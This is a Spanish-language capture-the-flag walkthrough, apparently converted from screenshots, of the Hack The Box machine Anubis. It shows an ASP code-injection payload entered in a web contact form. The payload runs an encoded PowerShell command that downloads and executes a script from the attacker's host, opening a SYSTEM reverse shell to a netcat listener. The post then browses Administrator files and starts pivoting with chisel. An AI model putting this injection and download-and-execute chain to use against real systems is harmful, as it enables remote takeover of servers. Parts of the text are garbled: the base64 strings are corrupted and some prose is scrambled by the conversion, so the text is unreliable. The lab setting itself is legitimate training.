> echo -n "IEX(New-Object Net.WebClient).downloadString('http://10.10.16.2/PS.ps1')" | iconv -t utf-16le | base64
SQBFAGAKABOAGUdwAtAE8AYgBqAGUAYwB0ACAAgB1AHQALgBXAGUAYgBDAgWaaQBLAG4AAAp
AC4A2ABvAHcAbgBsAG8AYQbKAFMAdByAGkAbgBnACgAJwBoAHQAdAbwADoALwAvADEAMAAuADEA
MAuADEA NgAuADIALwBQAFMALgBwAHMAMQAnACKA
> rlwrap nc -nlvp 443
listening on [any] 443 ...

> echo -n "IEX(New-Object Net.WebClient).downloadString('http://10.10.16.2/PS.ps1')" | iconv -t utf-16le | base64 -w 0; echo
MQAnACKA
```

Luego nos ponemos en escucha

```

MQAnACKA
> rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.11.102] 49866
```

y lanzamos el comando

The screenshot shows a web browser window with the URL <https://www.windcorp.htb>. The page displays a map of Lower Manhattan, specifically the Financial District and surrounding areas like Chinatown and DUMBO. A red location marker is placed near the 'Downtown Conference Center' at 157 William St, New York, NY 10038. To the right of the map, there is a message input form. The message input field contains the following code:

```

<%response.write CreateObject("WScript.Shell").Exec("cmd /c powershell
-encodedcommand
SQBFAGAKABOAGUdwAtAE8AYgBqAGUAYwB0ACAAgB1AHQALgBXAGUAYgBDAgWaaQBLAG4AAAp
AC4A2ABvAHcAbgBsAG8AYQbKAFMAdByAGkAbgBnACgAJwBoAHQAdAbwADoALwAvADEAMAAuADEA
MAuADEA NgAuADIALwBQAFMALgBwAHMAMQAnACKA")%>
```

The message recipient field is set to 'test@test.com' and the message body field is empty. Below the message form is a 'Send Message' button.

Y nos cargara la shell desde el sitio de escucha

```
rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.11.102] 49866
Windows PowerShell running as user WEBSERVER01$ on WEBSERVER01
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>|
```

```
PS C:\windows\system32\inetsrv>whoami
nt authority\system
PS C:\windows\system32\inetsrv> |

PS C:\windows\system32\inetsrv>ipconfig
Windows IP Configuration

Ethernet adapter vEthernet (Ethernet):
Connection-specific DNS Suffix . : htb
Link-local IPv6 Address . . . . . : fe80::39ef:72b2:5e61:9fa7%32
IPv4 Address . . . . . : 172.30.190.35
Subnet Mask . . . . . : 255.255.240.0
Default Gateway . . . . . : 172.30.176.1
PS C:\windows\system32\inetsrv>|
```

```
PS C:\windows\system32\inetsrv>hostname
webserver01
PS C:\windows\system32\inetsrv>|
```

Ahora vamos a tratar el TTY para que podamos dar control y no se nos vaya

<https://github.com/antonioCoco/ConPtyShell>

The screenshot shows the GitHub repository page for 'ConPtyShell' by 'antonioCoco'. The repository is described as 'Fully Interactive Reverse Shell for Windows'. It has 18 watchers, 155 forks, and 898 stars. The 'Code' tab is selected, showing the 'master' branch with 1 branch and 6 tags. The repository contains files like 'ConPtyShell.cs', 'Invoke-ConPtyShell.ps1', 'LICENSE', 'README.md', 'ResizeConsole.ps1', 'compile\_command.txt', 'demo\_1.gif', and 'demo\_2.gif'. The 'About' section provides a brief overview and lists tags such as shell, terminal, csharp, powershell, penetration-testing, and conpty. The 'Readme' and 'MIT license' links are also visible.

```

PS C:\windows\system32\inetsrv>cd /Users
PS C:\Users> ls

    Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -----          ----  --
d-----        4/9/2021  10:36 PM
d-----        5/25/2021 12:05 PM
d-----        4/9/2021  10:37 PM
d-r---        4/9/2021  10:36 PM

PS C:\Users> cd Administrator
PS C:\Users\Administrator> ls

    Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -----          ----  --
d-r---        4/9/2021  10:36 PM
d-r---        4/9/2021  10:36 PM
d-r---        5/24/2021  9:36 PM
d-r---        4/9/2021  10:36 PM
```

```

PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> ls

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -----          ----  --
-a---        5/24/2021   9:36 PM           989 req.txt

PS C:\Users\Administrator\Desktop> type req.txt
-----BEGIN CERTIFICATE REQUEST-----
MIICoDCCAYgCAQAwZzELMAkGA1UEBhMCQVUxEzARBgNVBAgMCINvbWUtU3RhdGUx
ETAPBgNVBAoMCFdpbmRDb3JwMSQwIgYDVQQDBtbZz0d2FyZXVcnRhC53aw5k
Y29yc5odGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCmm0r/hZHC
KsK/BD70FdL2I9vF8oIeahMS9Lb9sTJEFCThGxCdhRX+xtisRBvAAFEouPUUBWkb
BEHIH2bhGEfCenhILL/9RCuAKL0iuj2nQKrHQ1DzDEVuIkZnTakj3A+AhvTPntL
eEgNf5l33cb0cHIfm3C92/cf2IvjHhaJWb+4a/6PgTlcxBMne50sR+4hc4YIhLnz
QMoVUqy7wI3VZ2tjSh6SiPU4+Vg/nvx//YNyEas3mjA/DSZiczsqDvCNM24YZ0q
qmVIxlmQCAK4Ws07HMwhaKlue3cu3PpF0v+IJ9alsNWt8xdTtVEipCzwWRPFvGfu
1x55Svs41Kd3AgMBAAGgADANBgkqhkiG9w0BAQsFAAOCAQEAA6x1wRGXcDBiTA+H
JzMHjabY5FyyToLUDAJI17zJLxGgVFUeVxdYe0br9L91is7muhQ8S9s2Ky1iy2P
WW5jIt7McPZ68NrmbYwlvNWsF7pcZ7LYVG24V57sIdF/MzoR3Dpq05T/Dm9gNyot
yKQnmhMIO41l1f2cfFfcqMjpXcwahix7bClxVobWoll5v2+4XwTPaaNFhtby8A1F
F09NDSp8Z8JMyVGRx2FvGrJ39vIrjlMMKFj6M3GAmvdH+IO/D5B6JCEE3amuxU04
CIHwCI5C04T2KaCN4U6112PDIS0t0uZBj8gdYIsgBYsFDeDtp23g4JsR6SosEiso
4TlwPQ==[REDACTED]
-----END CERTIFICATE REQUEST-----
PS C:\Users\Administrator\Desktop> c
```

Lo

copiamos Y hacemos

Lo que nos

[softwareportal.windcorp.htb](http://softwareportal.windcorp.htb)

y lo un openssl damos cuenta es  
llevamos para ver lo que tenemos  
a nuestro que otro virtual name  
kali contiene que es

Lo añadimos

```
GNU nano 7.2 /etc/hosts
127.0.0.1 localhost
127.0.1.1 unicomanu.unicomanu unicomanu

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.0.98 site.wekor.thm wekor.thm
10.10.11.130 internal-administration.goodgames.htb goodgames.htb
10.10.11.102 www.windcorp.htb windcorp.htb softwareportal.windcorp.htb|
```

Pero no

tenemos Vemos que el DNS server es otra IP y tenemos que llegar  
resultados pero a ella para ello vamos a utilizar chisel y creemos que el  
cuando vemos nombre que nos ha salido era de esta IP qie es el dNS  
el ipconfig como veras hemos cambiado ya el ETC/HOSTS

## Pivoting en ANUBIS chisel

Primero nos vamos a su github

<https://github.com/jpillora/chisel>

github.com/jpillora/chisel

Manu Foros Learn Hacking OSCP tools Machines - Search... Paginas de trabajo CTF EIPiTV2 APT Exploit Notes

Code Issues Pull requests Actions Projects Wiki Security Insights

chisel Public

Watch 190 Fork 1.2k Star 10.9k

master 23 Branches 33 Tags

dependabot[bot] Bump actions/setup-go from 3 to 5 (#484) 3de1774 · 2 months ago 236 Commits

.github Bump actions/setup-go from 3 to 5 (#484) 2 months ago

client chore: remove refs to deprecated io/ioutil (#459) 5 months ago

example move chisel to flyio last year

server chore: remove refs to deprecated io/ioutil (#459) 5 months ago

share chore: remove refs to deprecated io/ioutil (#459) 5 months ago

test chore: remove refs to deprecated io/ioutil (#459) 5 months ago

.gitignore chore(make): update release and all to leverage --config 3 years ago

Dockerfile switch to scratch image last year

LICENSE doc changes, fixed docker auto-build, moved licence to stan... 4 years ago

Makefile chore(make): update release and all to leverage --config 3 years ago

About

A fast TCP/UDP tunnel over HTTP

tunnel golang http tcp

Readme MIT license Activity 10.9k stars 190 watching 1.2k forks Report repository

Releases 30

v1.9.1 Latest on Aug 23, 2023 + 29 releases

Packages